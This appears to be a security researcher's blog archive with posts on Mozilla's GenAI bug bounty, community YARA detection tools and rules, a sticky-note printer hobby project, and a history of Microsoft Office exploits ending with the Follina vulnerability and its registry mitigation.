| Mozilla 0Din.ai GenAI Bug Bounty | 2024-06-05 |
Very proud to be advising Mozilla on the launch of their GenAI bug bounty initiative:
I've had the pleasure of knowing and working with Saoud Khalifah (Fakespot.com founder) from back in my time at the Zero Day Initiative, where Saoud was one of our valuable researchers. This is a very exciting space that completely captivates me and there is a gap in the market for this kind of research. No one is monetizing research that affects the models directly. Our hope for this program is to help independent researchers with an opportunity to contribute to the development of new security frameworks and best practices tailored for large language models, attention-based systems and generative models.| 100 Days of YARA 2024: It's a Wrap | 2024-04-10 |
In the second half of the challenge, the conversation on Twitter is almost completely dominated by the following three participants:
- Denice ?enic? (@de3ev) / X
- Peter Stewart twitter.com/petermstewart
- Yashraj Solanki twitter.com/RustyNoob619
Major kudos to them on their stamina 👏. For a full (or at least an attempt at it) list of contributors, see our Twitter list 100DaysOfYARA Participants.
Second Half Contributions
The XZ backdoor (CVE-2024-3094) has dominated the news cycle as of late. If you’re looking to read about it my favorite resources are this timeline from this Evan Boehs and this ongoing Gist from smx-smx. Some relevant YARA rules that surfaced around this matter:
There was a nice write-up on Byakugan malware identified by @FortiGuardLabs, adding on top of this work Yashraj Solanki created the following detection rules: @RustyNoob619 April 5th.


Another interesting tactic that Yashraj employed is to leverage the “console” import to produce data This is an interesting usage of the “console” import to produce data about a corpus of files:
Thomas Roccia dropped out of the challenge but he made some major contributions in the first half by way of YaraToolkit and DocYara (LLM RAG), which you can read more about in his blog.

Here’s a clever little rule from Peter Steward for detecting the ASCII art embedded in Mimikatz payloads:
Finally, JPCERT/CC had a great write-up on the malicious PyPI packages used by the Lazarus group, Yashraj Solanki created this detection rule for coverage.
Other YARA News
While not part of the #100DaysOfYARA challenge, we caught an interesting Tweet this week from VirusTotal’s Victor Alvarez regarding YARA-X. For those that are unfamiliar, YARA-X is a complete re-write of YARA in Rust. Still in development, the project is rapidly evolving and slated to replace YARA in the future. What’s interesting about the bifurcation of the pattern matching swiss army knife is that the two implementations can be used to bugcheck one another. Check out this Github issue from Monday that details a false negative in a fairly trivial hex pattern definition for example:

Pretty wild! The reimplementation is Rust should be bring performance enhancements and… it’s what your government wants.
On a final note, the Cerbero Suite was just today updated and includes a new YARA Package that bundles features for downloading, scanning with, creating, editing, and testing YARA rules.
Further Resources

If you�re looking for YARA resources and/or rules, we highly recommend checking out the Awesome YARA project on Github that aggregates all of the things YARA� including rules, tools, services, people, and more. Furthermore, check out InQuest Labs, specifically the IOCDB panel which allows one to search for YARA rules from a plethora of sources (note a free login is required to return only YARA rules in this view):
If you�re a security practitioner looking to leverage the power of YARA in your environment, get in touch. The entirety of the InQuest product line (FileTAC, MailTAC, and NetTAC) supports YARA pattern matching across session, header, and file content. Critically, InQuest Deep File Inspection� (DFI) exposes and normalizes embedded file content allowing detection engineers to apply YARA to otherwise hidden layers of data. In addition to real-time YARA alerting, InQuest RetroHunting� empowers analysts to leverage the power of hindsight by applying YARA to historical data. This pairing facilitates a proactive approach toward adopting a Zero Trust security framework.
Originally published 2024-04-10 on the InQuest blog.
| 100 Days of YARA 2024: Halfway Point | 2024-02-19 |
We�re halfway through (yes it’s already the 50th day of 2024) the third year of the �100 Days of YARA� challenge, represented on Twitter via the hashtag #100DaysOfYARA. If you�re not familiar with the effort, it was inspired by #100DaysOfCode and encourages participants to engage with YARA for the first 100 days of the year. The challenge involves contributing to the community in any way, shape, or form. Some examples:
- Writing and sharing one new YARA rule each day for 100 days.
- Working on YARA source code or other tooling.
- Generally helping to educate folks about YARA.
- Sharing detection engineering tips and tricks, like this excellent thread from Karsten Hahn.
If you’re new to this all and looking to get started, consider the following springboards:
- Find some relevant folks to follow and engage with on Twitter via our #100DaysOfYARA Participants list.
- Join the conversation via the formal Discord channel.
- Watch the official Github repository where rule submissions are collated.
Large Contributions
One of the larger single contributions we’ve seen to date was from friend and colleague @DissectMalware who released a tool that he’s been privately working on for some time YaraDbg. If you’ve ever worked with complex YARA rules before you’ll have felt some debugging pains that have remained unsolved for years. YaraDbg helps you track down why your rule is not firing as expected. In addition to hosting the tool as a service, he’s open-sourced the work across two projects, one for the front end and the other for the back end. To install in Docker, simply:
$ docker pull dissectmalware/yaradbg:latest
$ docker run -p 7071:7071 -p 8081:80 -d dissectmalware/yaradbg:latest
And then surf over to http://localhost:8081 to get started, screenshot:
Another large contribution to highlight is from Christian Blichmann (@AdmVonSchneider), who maintains the BinDiff module at Google which they acquired from Zynamics. He open-sourced VxSig, a tool for automatically generating YARA and ClamAV signatures from sets of similar binaries. This is the technology that fueled the former Zynamics VXClass offering, which essentially allowed for binary phylogenetics.
A third large contribution to call attention to comes from Thomas Roccia (@fr0gger), who released the YARA toolkit which includes several web-based tools, including an editor/generator/scanner, a public rule search engine, and a small arsenal of task-specific tools to help detection engineers.
Myriad of Highlights
There’s so much great content this year to highlight and here are just some of the ones that stood out to us�
- Leveraging conditional counts to tease out case abuse.
- Apparently, you can edit and test YARA rules in CyberChef! Here’s an example.
- Detect LNK files that may create scheduled tasks.
- Leverage YARA and some command line kung-fu to enumerate unsigned binaries in Windows 11.
- Explore the VirusTotal NetIOC custom YARA extension. Here’s the relevant blog.
- Take a look at what it takes to make contributions to the official YARA repo.
- @JusticeRage created YARA validator for checking which versions of YARA your rule is compatible with.
- @petermstewart highlights how to use regex to detect Bitcoin and Ethereum wallet addresses
- �and so many more.
Further Resources
If you’re looking for YARA resources and/or rules, we highly recommend checking out the Awesome YARA project on Github that aggregates all of the things YARA� including rules, tools, services, people, and more. Furthermore, check out InQuest Labs, specifically the IOCDB panel which allows one to search for YARA rules from a plethora of sources (note a free login is required to return only YARA rules in this view):
We’d like to express our sincere gratitude to everyone involved in the 100 Days of YARA initiative. Your dedication and hard work are truly commendable. As the challenge progresses, we’ll be keenly observing and look forward to sharing a comprehensive update upon its conclusion. If you’re a security practitioner looking to leverage the power of YARA in your environment, get in touch. The entirety of the InQuest product line (FileTAC, MailTAC, and NetTAC) supports YARA pattern matching across session, header, and file content. Critically, InQuest Deep File Inspection� (DFI) exposes and normalizes embedded file content allowing detection engineers to apply YARA to otherwise hidden layers of data. In addition to real-time YARA alerting, InQuest RetroHunting� empowers analysts to leverage the power of hindsight by applying YARA to historical data. This pairing facilitates a proactive approach toward adopting a Zero Trust security framework.
Originally published 2024-02-20 on the InQuest blog.
| Cowsay, Sticky Note Edition | 2023-06-20 |
It's been quite some time since I've produced (what my friends lovingly call) a useless Pedram project. That dry spell is over, I present to you: "Cowsay Sticky Note Edition":
I purchased this since discontinued Amazon "Day 1 Edition" Sticky Note Printer and was immediately disappointed by the fact that the only interface to printing to it was via voice. The printer sat collecting dust for two years until I found myself interested in a Raspberry Pi project. A port scan revealed that the IPP printer port was open, but I couldn't get anything to print. Through some research and brute-force, I devised a Python script to accomplish the task. The key was figuring out that the pixel values had to be exactly 576. From there, we could brute force an appropriate column count based on our chosen font and size. Video demo. The next thing I did, was open it up the the Internet via Twitter. After a few days, I had collected enough sticky notes and ASCII art to frame the work as art:
Hack the planet.
| Follina, the Latest in a Long Chain of Microsoft Office Exploits | 2022-06-23 |
This was a rough year for the Microsoft ecosystem as 2017 also carried the infamous CVE-2017-0199 and CVE-2017-11882 (Equation Editor) vulnerabilities, arguably the heaviest abused CVEs by malware in the years since. In 2019 we saw the rise of “macrosheets”, a backward compatibility feature of Microsoft Office that provides support for macros from Excel 4.0, released in 1992. Take a look at Figure 2 to get a feel for how arcane this functionality is.

Figure 2: Microsoft Excel 4.0
The “macrosheet” vector was quickly and widely adopted by malware distributors and it continued to be a favorite until this year. In 2021 we saw CVE-2021-40444, a Microsoft MSHTML vulnerability discovered being exploited in the wild.
This brings us to 2022. On May 27th, @nao_sec Tweeted about a suspicious document pivoting through Microsoft’s Support Diagnostic Tool via the ‘ms-msdt’ scheme. The timing of this in-the-wild discovery coincided with a US holiday, and over the weekend the vulnerability picked up the name “Follina”. On May 31st, we saw an official acknowledgment from Microsoft and formalized on CVE-2022-30190.
Interesting maldoc was submitted from Belarus. It uses Word's external link to load the HTML and then uses the "ms-msdt" scheme to execute PowerShell code.https://t.co/hTdAfHOUx3 pic.twitter.com/rVSb02ZTwt
, nao_sec (@nao_sec) May 27, 2022
Figure 3: Tweet from @nao_sec.
However, this isn’t the beginning of this story. If we look further back we can find in-the-wild document carriers exploiting CVE-2022-30190 in mid-April:
April 8th, 2022: d61d70a4d4c417560652542e54486beb37edce014e34a94b8fd0020796ff1ef7 on InQuest Labs
April 12th, 2022 : 710370f6142d945e142890eb427a368bfc6c5fe13a963f952fb884c38ef06bf on InQuest Labs
The plot thickens even further when we consider that in August of 2020, Benjamin Altpeter published a bachelor thesis titled “An Analysis of the State of Electron Security in the Wild” which outlined this very issue with MSDT.
The flaw is trivially exploitable and results in arbitrary code execution. As we’ve seen with similar vulnerabilities in the past, the simplicity and efficacy of this vulnerability lends itself to rapid adoption by malware authors. Fortunately, a patch is available as of June 14th and before the patch a simple mitigation could be applied to disable the ‘ms-msdt’ schema:
reg delete HKEY_CLASSES_ROOT\ms-msdt /f
